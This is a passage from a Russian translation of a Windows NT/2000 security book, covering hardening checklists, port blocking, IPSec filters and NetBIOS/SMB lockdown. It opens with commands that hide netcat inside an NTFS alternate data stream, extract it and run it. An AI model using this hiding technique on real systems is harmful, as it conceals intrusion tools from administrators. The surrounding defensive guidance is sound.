Данная команда помещает файл nc.exe в поток nc.exe файла oso001.009. Для того чтобы извлечь утилиту netcat из потока, необходимо воспользоваться следующей командой.

```
C:\> cp oso001.009:nc.exe nc.exe
```

При этом изменится дата модификации файла oso001.009, но его размер останется прежним (некоторые версии утилиты cp не изменяют даты). Таким образом, скрытые файлы, объединенные с помощью механизма потоков с обычными файлами операционной системы, очень трудно обнаружить.

Для удаления файла, находящегося в потоке, необходимо скопировать файл-носитель на диск, отформатированный в системе FAT, а затем скопировать его обратно на диск с файловой системой NTFS.

Файл с несколькими потоками по-прежнему можно запустить на выполнение. Правда, из-за ограничений командного интерпретатора cmd.exe этого нельзя сделать непосредственно, т.е. введя имя файла в командной строке (например, oso001.009:nc.exe), но зато можно воспользоваться командой start, как показано в следующем примере.

```
start oso001.009:nc.exe
```

О Контрмеры: поиск потоков

Единственным надежным средством, с помощью которого можно обнаружить потоки в файлах NTFS, является утилита **Streamfinder** компании March Information Systems. Недавно ее приобрела компания Internet Security Systems (ISS), которая, по всей видимости, больше не будет распространять эту утилиту через европейский Web-узел. Копию утилиты Streamfinder можно получить по адресу `http://www.hackingexposed.com`. Еще одним хорошим средством выявления файловых потоков является утилита `sfind` компании Foundstone, которую можно найти по адресу `http://www.foundstone.com`.

Резюме

В этой главе мы рассмотрели настолько широкий спектр возможных атак Windows NT, что у многих читателей может сложиться ошибочное представление о недостаточно надежной системе защиты этой операционной системы. Если это так, значит, мы не справились со стоявшими перед нами задачами. В таком случае хотелось бы еще раз подчеркнуть, что удаленный взлом практически не имеет шансов на успех без привилегий администратора, а получить эти привилегии можно лишь некоторыми хорошо известными способами: путем подбора пароля, его перехвата из сетевого потока данных или с использованием методов социальной инженерии, примененных к доверчивым служащим.

НА ЗАМЕТКУ С удаленными атаками против сервера IIS системы Windows можно познакомиться в главе 15.

Поэтому по сравнению с объемом самой главы наши выводы будут относительно короткими. Если вы предпримете следующие простые меры, то 99,99% проблем, связанных с обеспечением безопасности системы NT, исчезнут сами собой. Однако не забывайте об оставшейся 0,01%, о которой вы, скорее всего, пока еще ничего не знаете.


- Заблокируйте порты TCP и UDP с номерами 135-139. Этого простого шага *уже* достаточно, чтобы предотвратить практически все проблемы, связанные с удаленным взломом NT, который рассматривается на страницах этой книги. Эта защитная мера должна быть обязательно предпринята на пограничном шлюзе, защищающем всю сеть. Ее также не помешает использовать и на внутренних устройствах управления доступом. На отдельных узлах, содержащих важные данные, можно также запретить поддержку протокола NetBIOS. Заблокировав порты, не забывайте регулярно сканировать свою сеть, чтобы вовремя обнаружить различные отклонения.
- Если ваша сеть NT работает на базе протокола TCP/IP, настройте фильтрацию пакетов TCP/IP в соответствующем диалоговом окне свойств (Control Panel⇨Network⇨Protocols⇨TCP/IP Protocol⇨Advanced). Установите в нем флажок Enable Security, а затем щелкните на кнопке Configure и настройте параметры фильтрации. Используйте только те порты и протоколы, которые жизненно необходимы для функционирования системы (хотя передача ICMP-пакетов практически всегда должна быть разрешена).
- Задайте значение для параметра **RestrictAnonymous** системного реестра, как описывалось в главе 3. (Кроме того, в статье **Q246261** базы знаний компании Microsoft прочитайте о возможных недостатках задания значения для этого параметра, обеспечивающего наиболее жесткий уровень защиты в системе Win 2000.)

- Удалите пользователя Everyone из списка групп, которым предоставлено право Access this computer from the network. Для этого в окне диспетчера пользователей выберите команду Policies⇨User Rights.
- Установите самый свежий сервисный пакет Service Pack и дополнительные модули обновлений. В процессе выпуска обновлений компания Microsoft руководствуется требованиями обеспечения безопасности, поэтому очень часто оказывается, что без этих модулей обновлений невозможно противостоять некоторым изъянам на уровне ядра, используемых в таких утилитах, как `getadmin`. Модули обновления для системы NT можно найти по адресу `http://www.microsoft.com/security`. Конечно, самым полным "обновлением" будет переход на новую версию NT — Windows 2000, — в которой реализовано множество новых средств обеспечения безопасности. Более подробная информация по этому вопросу содержится в главе 6.
- Введите жесткую политику задания паролей, реализуйте ее с использованием библиотеки passfilt и регулярно контролируйте соблюдение установленных требований. Да, правильно, — попробуйте взломать собственную базу данных SAM! Помните о числе 7, которое оказывается достаточно "волшебным", когда дело касается длины пароля в системе NT.
- Переименуйте учетную запись Administrator и убедитесь в том, что отключена учетная запись Guest. Хотя вы узнали, что учетную запись администратора можно идентифицировать даже после ее переименования, тем не менее, эта мера усложнит задачу злоумышленника.
- Убедитесь в том, что пароль администратора выбран достаточно сложным (при необходимости используйте специальные символы ASCII). Не забывайте регулярно его менять.
- Убедитесь в том, что простые администраторы не используют данных учетных записей администраторов домена для регистрации в качестве локальных администраторов.
- Установите утилиту passprop из набора NTRK, чтобы обеспечить блокировку учетных записей администраторов и таким образом воспрепятствовать попыткам методичного подбора паролей.
- Установите режим расширенного шифрования SYSKEY файла паролей NT (SAM) (Q248183). Это не остановит взломщиков раз и навсегда, но значительно усложнит их работу.
- Включите режим аудита и регистрируйте неудачные попытки выполнения важных системных функций, таких как Logon and Logoff, а также тех, которые оказываются важными при реализации политики безопасности, принятой в вашей организации. Проверяйте файлы журналов еженедельно или же применяйте средства их автоматического анализа.
- Убедитесь в том, что доступ к системному реестру надежно защищен, особенно посредством удаленного доступа, с помощью параметра `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPath`.
- С помощью системного реестра сделайте компьютер, на котором хранится важная информация, невидимым в сети, установив для этого параметр `HKLM\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters\Hidden, REG_DWORD=1`. При этом узел будет удален из всех списков, создаваемых в окне просмотра сети (Network Neighborhood), но при этом он по-прежнему будет обмениваться информацией с другими компьютерами.

- Не запускайте ненужных служб, а также избегайте использования тех служб, которые запускаются в контексте пользовательской учетной записи.
- Выясните, как запускать используемые вами приложения с максимальной степенью безопасности, а если это невозможно, то не запускайте их совсем. Обязательно прочитайте документ *Microsoft Internet Information Server 4.0 Security Checklist,* который находится по адресу `http://www.microsoft.com/technet/security/tools.asp`. В нем собрано очень много ценных советов о защите NT. Вопросы безопасности сервера баз данных SQL 7.0 подробно рассматриваются по адресу `http://www.sqlsecurity.com`.
- Расскажите пользователям о важности паролей и объясните им основные принципы использования учетных записей, чтобы они не попадались на такие трюки, как получение хэш-кодов путем отправки электронного письма-"приманки".
- Перейдите на сеть с коммутируемой архитектурой, чтобы в максимальной степени усложнить перехват пакетов, передаваемых в процессе обмена данными по сети (однако это не обеспечит абсолютной безопасности!).

▲ Следите за сообщениями, появляющимися в бюллетенях (Bugtraq — `http://www.securityfocus.com/` и NTBugtraq — `http://www.ntgugtraq.com/`), а также регулярно посещайте собственный Web-узел компании Microsoft, посвященный вопросам обеспечения безопасности, расположенный по адресу `http://www.microsoft.com/security`.

ГЛАВА 6



Осенью 1999 года компания Microsoft открыла доступ через Internet к нескольким тестовым серверам домена Windows2000test.com, на которых была установлена бета-версия операционной системы Windows 2000 Server. Все желающие могли попытаться взломать этот программный продукт.

Несколько недель спустя, после многочисленных успешных атак со стороны хакеров, приводящих, в основном, к возникновению условия DoS, этот эксперимент был отменен. (Следует отметить, что хакерам не удалось достичь уровня операционной системы. Они лишь успешно обнаружили бреши в приложении Guestbook, основанном на использовании Web-технологии и работающем "на переднем крае" операционной системы.) Аналогичные результаты были получены в процессе проведения других подобных тестов.

Такие тесты включают множество параметров, и мы не станем обсуждать их реальные возможности по выявлению преимуществ системы безопасности Windows 2000 по сравнению с конкурирующими программными продуктами. Однако в результате такого тестирования совершенно очевидно одно: правильно сконфигурированные серверы под управлением Windows 2000 на уровне операционной системы столь же надежны, как любые другие серверные платформы. Наиболее уязвимым местом этой операционной системы является уровень приложений, посредством которого можно обойти системные средства обеспечения безопасности.

Защищенность Windows 2000 подкреплена множеством новых средств обеспечения безопасности, встроенных в операционную систему нового поколения. К ним относятся реализация собственного протокола IP Security (IPSec), кодирующая файловая система EFS (Encrypting File System), возможность выбора политики безопасности для групп пользователей, шаблоны защиты Security Templates, компонент конфигурирования и анализа политики безопасности (Security Configuration and Analysis), а также возможность централизованного удаленного управления доступом на основе использования сервера удаленной аутентификации RADIUS (Remote Authentication Dial-In User Service), аутентификация на основе протокола Kerberos и многое другое. При этом бросается в глаза соответствие всех средств обеспечения безопасности общепризнанным стандартам, что свидетельствует об изменении общеизвестной сепаратистской политики компании Microsoft в вопросах обеспечения безопасности.

В данной главе будут рассмотрены наиболее важные проблемы обеспечения безопасности, связанные с Windows 2000 в настоящее время. При этом обсуждение будет проводиться в соответствии с описанной выше стандартной методологией атак, включающей в себя следующие этапы: предварительный сбор данных, сканирование, инвентаризацию, проникновение, выведение из строя служб (при желании), расширение привилегий, извлечение данных, сокрытие следов деятельности и установка "потайных ходов". При этом будут затронуты лишь первые три этапа стандартной атаки, а именно предварительный сбор данных, сканирование и инвентаризация, о которых шла речь в первых трех главах этой книги.

В процессе обсуждения будут отмечены многие новые возможности обеспечения безопасности, включенные в Windows 2000. Это поможет системным администраторам избежать многих из описанных ниже проблем.

НА ЗАМЕТКУ Тем из читателей, которые хотят глубже изучить подсистему защиты Windows 2000, а также более подробно познакомиться с известными изъянами и контрмерами, направленными на их устранение, мы рекомендуем прочитать книгу Стюарта Мак-Клара, Джоела Скембрея *Секреты хакеров. Безопасность Windows 2000 — готовые решения* Издательского дома "Вильяме".

Предварительный сбор данных

Как упоминалось в главе 1, многие злоумышленники стараются получить максимум информации, не обращаясь напрямую к интересующему их серверу. Основным источником для предварительного сбора информации является система доменных имен DNS (Domain Name System) — стандартный протокол Internet, обеспечивающий преобразование IP-адресов и осмысленных имен типа `www.hackingexposed.com`.

Перенос зоны DNS

Популярность	*5*
Простота	*9*
Опасность	*2*
Степень риска	*5*

Поскольку пространство имен активного каталога операционной системы Windows 2000 основывается на использовании системы доменных имен, компания Microsoft полностью обновила реализацию сервера DNS в Windows 2000 с целью обеспечения потребностей активного каталога. По умолчанию перенос зоны DNS возможен на любой удаленный узел, что является основным средством сбора предварительной информации. Более подробные сведения по этому вопросу содержатся в главе 3.

О Отключение переноса зоны

К счастью, реализация системы DNS для Windows 2000 допускает простую возможность ограничения переноса зоны, как описано в главе 3, "Инвентаризация".

Сканирование

Операционная система Windows 2000 прослушивает список портов, многие из которых не были задействованы в NT 4 и появились лишь в этой версии операционной системы. В табл. 6.1 приводится список некоторых портов, прослушиваемых по умолчанию контроллером домена Windows 2000. Каждый из них является потенциальной точкой входа в систему.

СОВЕТ Список номеров TCP- и UDP-портов, используемых службами и программами компании Microsoft, можно найти в материалах Windows 2000 Resource Kit (**`http://www.microsoft.com/windows2000/techinfo/reskit/samplechapters/default.`**asp).

Таблица 6.1. Список **портов,** прослушиваемых по умолчанию контроллером домена Windows 2000

Порт	Служба
TCP 25	SMTP
TCP 21	FTP
TCP/UDP 53	DNS

Окончание табл. 6.1

Порт	Служба
TCP 80	WWW
TCP/UDP 88	Kerberos
TCP 135	RPC/DCE Endpoint mapper
UDP 137	Служба имен NetBIOS
UDP 138	Служба дейтаграмм NetBIOS
TCP 139	Служба сеансов NetBIOS
TCP/UDP 389	LDAP
TCP 443	HTTP поверх SSL/TLS
TCP/UDP 445	Microsoft SMB/CIFS
TCP/UDP 464	Kerberos kpasswd
UDP 500	IKE (Internet Key Exchange) (согласно протоколу IPSec)
TCP 593	HTTP RPC Endpoint mapper
TCP 636	LDAP поверх SSL/TLS
TCP 3268	Глобальный каталог службы активных каталогов
TCP 3269	Глобальный каталог службы активных каталогов поверх SSL
TCP 3389	Терминальный сервер Windows

О Контрмеры: отключение служб и блокировка портов

Наилучший способ предотвращения всевозможных атак — это блокировка доступа к этим службам как на уровне сети, так и на уровне отдельных компьютеров.

Внешние устройства контроля доступа к сети (переключатели, маршрутизаторы, брандмауэры и т.д.) нужно сконфигурировать таким образом, чтобы пресечь любые попытки доступа извне ко всем указанным портам. (Обычно это делается следующим образом. Отключаются все протоколы для всех узлов, а затем подключаются только некоторые службы для определенных узлов.) При этом, конечно, необходимо помнить об очевидных исключениях: порт 80 или 443 нужно оставить для работы Web-серверов. Ни один из этих портов не должен быть доступен за пределами сети, и лишь некоторые могут предоставляться для использования проверенными пользователями внутренних подсетей. Особенно это касается контроллера домена. На это есть две причины.

- T В главе 3 было показано, как можно подключиться к портам TCP 389 (LDAP) и TCP 3268 (глобальный каталог) через службу LDAP и глобальный каталог соответственно и получить данные с сервера.
- A Как отмечалось в главе 3, служба сеансов NetBIOS (TCP-порт 139) является одним из источников утечки информации и потенциального взлома сети под управлением Windows NT. Большинство действий, описанных в главе 5, выполняется исключительно через соединения по протоколу NetBIOS. Аналогичные данные операционной системы Windows 2000 могут быть получены также через TCP-порт 445.

НА ЗАМЕТКУ Не забудьте прочитать раздел "Отключение служб NetBIOS/SMB в Windows 2000" ниже в этой главе.

Имеет смысл также защитить порты, находящиеся в состоянии ожидания запросов, отдельных компьютеров. Такая "защита в глубину" значительно затрудняет возможность сетевых атак. Классический совет в этой связи сводится к завершению работы всех ненужных служб с помощью консоли `services.msc` и их отключению. Особое внимание следует уделить котроллерам доменов под управлением Windows 2000: когда контроллеру домена делегируются права сервера (Server) или расширенного сервера (Advanced Server) с помощью команды `dcpromo.exe`, на нем автоматически устанавливаются служба активного каталога, служба DNS и сервер DHCP, а также открываются соответствующие порты. Контроллеры доменов — это важнейшие компоненты сети, поэтому они требуют особого обращения. Большинство приложений, файловые службы и службы печати лучше устанавливать на других компьютерах. Стремление к минимуму — первый принцип безопасности.

Чтобы ограничить доступ к портам отдельных компьютеров, можно использовать проверенные временем фильтры для протокола TCP/IP. Доступ к этим параметрам можно получить через вкладку Options диалогового окна, открываемого с помощью команды Network and Dial-up Connections⇨Properties⇨Internet Protocol (TCP/IP) Properties⇨Advanced. Однако здесь сохранились старые недостатки. Фильтры протокола TCP/IP применяются сразу ко всем адаптерам. Их установка приведет к невозможности загрузки данных, инициированной даже легитимными соединениями, и сделает невозможным обычный просмотр Web-страниц в броузере системы. Кроме того, для корректного вступления в силу внесенных изменений требуется перегрузить систему.

ВНИМАНИЕ Проведенное авторами тестирование Windows 2000 показало, что установка фильтров TCP/IP не блокирует эхо-пакетов ICMP (протокол 1), даже если отключить все протоколы IP, кроме 6 (TCP) и 17 (UDP).

Фильтры IPSec

Для установки фильтров на порты отдельных компьютеров лучше использовать фильтры протокола IPSec. Эти фильтры явились побочным результатом новой реализации протокола IPSec для Windows 2000 и были с успехом использованы командами разработчиков сетей `Openhack` и `Windows2000test.com`. Фильтры IPSec обрабатывают пакеты и просто-напросто выбрасывают те из них, которые не удовлетворяют характеристикам фильтра. В отличие от фильтров TCP/IP, фильтры IPSec можно применять к отдельным интерфейсам. Кроме того, они блокируют запросы ICMP (однако они не настолько "тонки", чтобы блокировать отдельные подтипы запросов ICMP, скажем, эхо, отклики на эхо-запросы, временные метки и т.д.). Для использования фильтров IPSec перезагрузка не требуется (хотя изменение параметров фильтров может привести к разрыву существующих соединений IPSec). Такие фильтры обеспечивают решение проблемы для сервера и неприменимы в качестве средства обеспечения функциональности брандмауэра для рабочих станций, поскольку, подобно фильтрам TCP/IP, они будут блокировать зафузку информации, инициированную даже допустимыми соединениями (если не будут открыты все порты с более высокими номерами).

Фильтры IPSec можно создать с помощью аплета Administrative Tools⇨Local Security Policy (`secpol.msc`). Щелкните правой кнопкой мыши на элементе IPSec Policies On Local Machine в левой панели окна, а затем выберите из контекстного меню команду Manage IP Filter Lists And Filter Actions.

Для управления фильтрами IPSec авторы книги предпочитают использовать утилиту командной строки `ipsecpol.exe`. Ее можно применять при создании сценариев, а, кроме того, пользоваться ею гораздо проще, чем утилитой управления политикой IPSec с графическим интерфейсом. Утилиту ipsecpol.exe можно найти в наборе

средств Windows 2000 Resource Kit, а также по адресу http:/www.microsoft.com/-technet/security/tools.asp. Следующие команды утилиты ipsecpol.exe позволяют оставить открытым на данном компьютере только порт 80.

```
ipsecpol \\имя_компьютера -w REG -p "Web" -o
ipsecpol \\имя_компьютера -x -w REG -p "Web" -r "BlockAll" -n BLOCK -f 0+*
ipsecpol \\имя_компьютера -к -w REG -p "Web" -r "OkHTTP" -n PASS -f
0:80+*::TCP
```

Две последние команды создают политику IPSec под названием Web, включающую два правила фильтрации. Первое из них, BlockAll, блокирует все протоколы поступающих и исходящих сообщений для данного компьютера и всех других компьютеров, а второе, OkHTTP, разрешает трафик через порт 80 данного и всех остальных компьютеров. Если нужно разрешить использование утилиты ping, или других программ, работающих на базе протокола 1CMP (чего мы настоятельно не рекомендуем делать без особой необходимости), то в политику Web можно включить такое правило.

```
ipsecpol \\имя_компьютера -x -w REG -p "Web" -r "OkICMP" -n PASS -f 0+*::ICMP
```

В этом примере политика устанавливается для всех адресов, однако ее можно легко модифицировать на случай одного IP-адреса с помощью ключа -f (табл. 6.2) и направить действие этого правила на один интерфейс. Если система сконфигурирована с помощью этого примера, то при сканировании портов будет виден только порт 80. После отключения политики все порты снова станут доступными.

Описание всех аргументов, использованных в примере, приводится в табл. 6.2 (для получения полной информации о возможностях утилиты ipsecpol запустите команду ipsecpol -?).

Таблица 6.2. Параметры утилиты ipsecpol, используемые для фильтрации трафика через компьютеры под управлением Windows 2000

Параметр	Описание
-w REG	Переводит утилиту ipsecpol в *статический режим* (static mode), при котором выполняется запись политики в указанное местоположение (в отличие от используемого по умолчанию динамического режима, который действует только во время функционирования службы Policy Agent, т.е. до перезагрузки). Параметр REG определяет, что политика будет записана в системный реестр и подходит для отдельно стоящих Web-серверов (другой параметр, DS, позволяет записывать политику в каталог)
-p	Задает произвольное имя (например, web) для данной политики. Если уже существует политика с таким именем, то данное правило добавляется к ней. Например, в третьей строке к политике web добавляется правило OkHTTP
-r	Задает произвольное имя для правила. Если политика уже включает правило с таким именем, то новое правило его *заменит*
-n	в статическом режиме позволяет задать одно из трех значений: BLOCK, PASS и IN PASS. Эти значения параметров описываются ниже
BLOCK	Игнорирует остальные значения параметра -n и создает фильтры блокировки. Эта команда аналогична выбору переключателя Block в программе управления политикой IPSec с графическим интерфейсом
PASS	Игнорирует остальные значения параметра -n и создает фильтры, обеспечивающие передачу данных. Эта команда аналогична выбору переключателя Permit в программе управления политикой IPSec с графическим интерфейсом

Таблица 6.2. Параметры утилиты `ipsecpol`, используемые для фильтрации трафика через компьютеры под управлением Windows 2000

Параметр	Описание
INPASS	Аналогичен элементу Allow Unsecured Communication, but Always Respond Using IPSEC графического интерфейса
-f	Задает список, состоящий из одного или нескольких правил фильтрации. Эти правила задаются в следующем формате, получившем название *спецификации фильтра* (filterspec): A.B.C.D/*маска*:*порт*=A.B.C.D/*маска*:*порт*:*Ip-протокол* где в левой части равенства всегда задается адрес источника, а в правой — адрес получателя. Если знак = заменить на символ +, то будут созданы два *зеркальных* (mirrored) фильтра, по одному в каждом направлении. Маску и номер порта задавать необязательно. Если они не указаны, то в качестве маски подсети используется 255.255.255.255, а в качестве номера порта — любой порт. Комбинацию A.B.C.D/*маска* можно заменить следующими символами: 0 задает локальный адрес системы; * обозначает произвольный адрес; имя DNS (заметим, что множественное разрешение игнорируется) Тип IP-протокола (например, ICMP) задавать необязательно. Если он не указан, то подразумевается любой IP-протокол. Чтобы задать конкретный IP-протокол, перед его названием необходимо точно указать номер порта или символ ::
-x	Необязательный параметр, активизирующий политику в случае ее записи в системный реестр локальной машины (он использовался в предыдущем примере при определении первого правила; по каким-то причинам этот параметр работает только при создании первого фильтра политики)
-y	Необязательный параметр, отключающий политику в случае ее записи в системный реестр локальной машины
-o	Необязательный параметр, удаляющий политику, имя которой задано параметром -p. (Заметим, что при этом удаляются все аспекты указанной политики. Его не следует использовать, если другие политики ссылаются на объекты данной политики)

Следует отметить, что фильтры IPSec по умолчанию не блокируют порт 500 (UDP) или порт 88 (TCP/UDP), используемые для аутентификации IPSec (порт 88 применяется протоколом Kerberos, а 500 — используется протоколом RSVP для широковещательного трафика, а также для обмена ключами IKE (Internet Key Exchange)). Более подробную информацию о связи этих служб с протоколом IPSec в Win 2000 можно найти по адресу `http://support.microsoft.com/support/kb/articles/Q253/1/69.asp`. Сервисный пакет Service Pack 1 включает новый параметр реестра, позволяющий закрыть порты Kerberos путем отмены привилегий для драйвера IPSec.

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt
Type:        DWORD
Max:     1
Min:     0
Default: 0
```

Трафик IKE всегда был привилегированным, и параметры системного реестра на него не влияли. Если же этот параметр реестра принимает значение 1, то все "льготы" для протоколов Kerberos и RSVP отменяются по умолчанию.

НА ЗАМЕТКУ Авторы благодарят сотрудников компании Microsoft Майкла Ховарда (Michael Howard) и Уильяма Диксона (William Dixon) за их участие в обсуждении протокола IPSec.

Поскольку утилита ipsecpol использует синтаксис командной строки, с ней нужно обращаться очень осторожно. В рассмотренном выше примере предполагается, что список фильтров обрабатывается сверху вниз. Простое изменение порядка следования записей в списке может привести к неправильной работе фильтров. Кроме того, утилита не позволяет задать *диапазон* портов для источника или назначения. Так что несмотря на значительные улучшения, обеспечиваемые фильтрами IPSec по сравнению с фильтрами TCP/IP, с ними нужно обращаться очень аккуратно. Иначе желание блокировать порты так и останется лишь желанием. Отметим еще несколько особенностей, выявленных в процессе интенсивного тестирования утилиты ipsecpol.

Т Для отмены политики иногда приходится отключать ее с помощью ключа -y до или после ее удаления с использованием параметра -o. Авторам приходилось сталкиваться с ситуацией, когда даже удаленная политика продолжала действовать до момента ее отключения.

- При изменении политики необходимо пользоваться либо только утилитой командной строки ipsecpol, либо исключительно программой с графическим интерфейсом. Если политика была создана с помощью программы ipsecpol, а затем отредактирована с использованием графического интерфейса, то при ее работе возможны сбои в системе защиты.

А Не забывайте удалять ненужные фильтры, чтобы избежать конфликтов. Эту задачу лучше выполнять с помощью программы с графическим интерфейсом, поскольку в ней отображается список всех существующих фильтров.

Инвентаризация

В главе 3 было показано, как из операционной системы NT 4.0 можно получить сведения об учетных записях, совместно используемых ресурсах и другую информацию. Было показано, что служба NetBIOS передает эти данные анонимным пользователям, проникающим в систему через злополучное нулевое соединение. Там же упоминалось, что служба активного каталога также предоставляет некоторую информацию неаутентифицированным злоумышленникам. Здесь мы не будем снова описывать эти виды атак, однако отметим, что Windows 2000 обеспечивает некоторые новые возможности по решению проблем со службами NetBIOS и SMB.

Одним из наиболее существенных новшеств Windows 2000 является возможность обойтись без протокола NetBIOS. Как было показано в главе 3, службу NetBIOS, работающую поверх протокола TCP/IP, можно отключить, запустив аплет Network and Dial-up Connections панели управления. Затем нужно открыть диалоговое окно свойств Internet Protocol (TCP/IP) Properties, щелкнуть на кнопке Advanced, перейти во вкладку WINS и отключить соответствующий режим.


Однако не все так просто. Следует отметить, что, несмотря на отключение транспортного протокола NetBIOS, Windows 2000 при этом продолжает использовать протокол SMB поверх TCP (порт 445) для совместного использования файлов (см. табл. 6.1).

Таким образом, компания Microsoft сыграла злую шутку с неопытными пользователями, которые, отключив службу NetBIOS поверх TCP/IP (с помощью вкладки WINS диалогового окна свойств соединения для локальной сети), будут считать, что все проблемы с нулевым сеансом решены. На самом деле это не так. Такое отключение закры-

вает лишь порт TCP 139, но не 445. На первый взгляд может показаться, что этого достаточно для решения проблем с нулевым соединением, поскольку злоумышленники, не установившие сервисный пакет Service Pack 6a, не могут подключиться через порт 445 и открыть нулевой сеанс. Однако клиентам Windows 2000 и пользователям, установившим сервисный пакет Service Pack 6a, такая возможность доступна. Следовательно, они могут выполнять инвентаризацию, использовать команды `user2sid/sid2user` и выполнять другие опасные действия, подробно описанные в главе 3. Поэтому не следует заблуждаться насчет новых команд в интерфейсе и терять бдительность.

О Отключение служб **NetBIOS/SMB** в Windows 2000

К счастью, можно отключить и порт 445, однако эта операция выполняется отдельно для каждого конкретного адаптера (подобно операции отключения порта 139 в NT 4). При этом сначала необходимо найти соответствующую вкладку (возможно, она переместилась в новое, никому неизвестное местоположение — еще один недостаток графического интерфейса). Теперь ее можно открыть с помощью аплета Network and Dial-up Connections, выбрав команду Advanced⇨Advanced Settings, как показано на следующем рисунке.



При сбросе флажка File and Printer Sharing for Microsoft Networks (рис. 6.1) доступ к портам 139 и 445 через нулевое соединение будет отключен (а заодно будет отключена и возможность совместного использования файлов и принтеров). Для вступления в действие этих изменений перезагрузка не требуется (компанию Microsoft *следует* поблагодарить за полученную наконец возможность установки многих сетевых параметров без перезагрузки компьютера). Это по-прежнему наилучший способ конфигурирования внешних интерфейсов сервера, соединенного с Internet.




Рис. 6.1. Отключение служб NetBIOS и SMB/CIFS, обеспечивающих совместное использование файлов и принтеров, в диалоговом окне Advanced Settings аплета Network and Dial-up Connections

НА ЗАМЕТКУ TCP-порт 139 будет отображаться в результате сканирования портов даже после выполнения указанных действий. Однако этот порт больше не будет предоставлять информацию, связанную со службой NetBIOS.

Не забывайте, что ограничить доступ к данным протокола NetBIOS или SMB можно также с помощью фильтров IPSec.

Параметр `RestrictAnonymous` в Windows 2000

В главе 3 упоминалось, что для блокирования попыток получения важной информации через нулевые соединения можно использовать параметр системного реестра Restrict Anonymous. В Windows 2000 значение этого параметра можно установить, воспользовавшись командой Administrative Tools⇨Security Policy⇨Local Policies⇨Security Options.

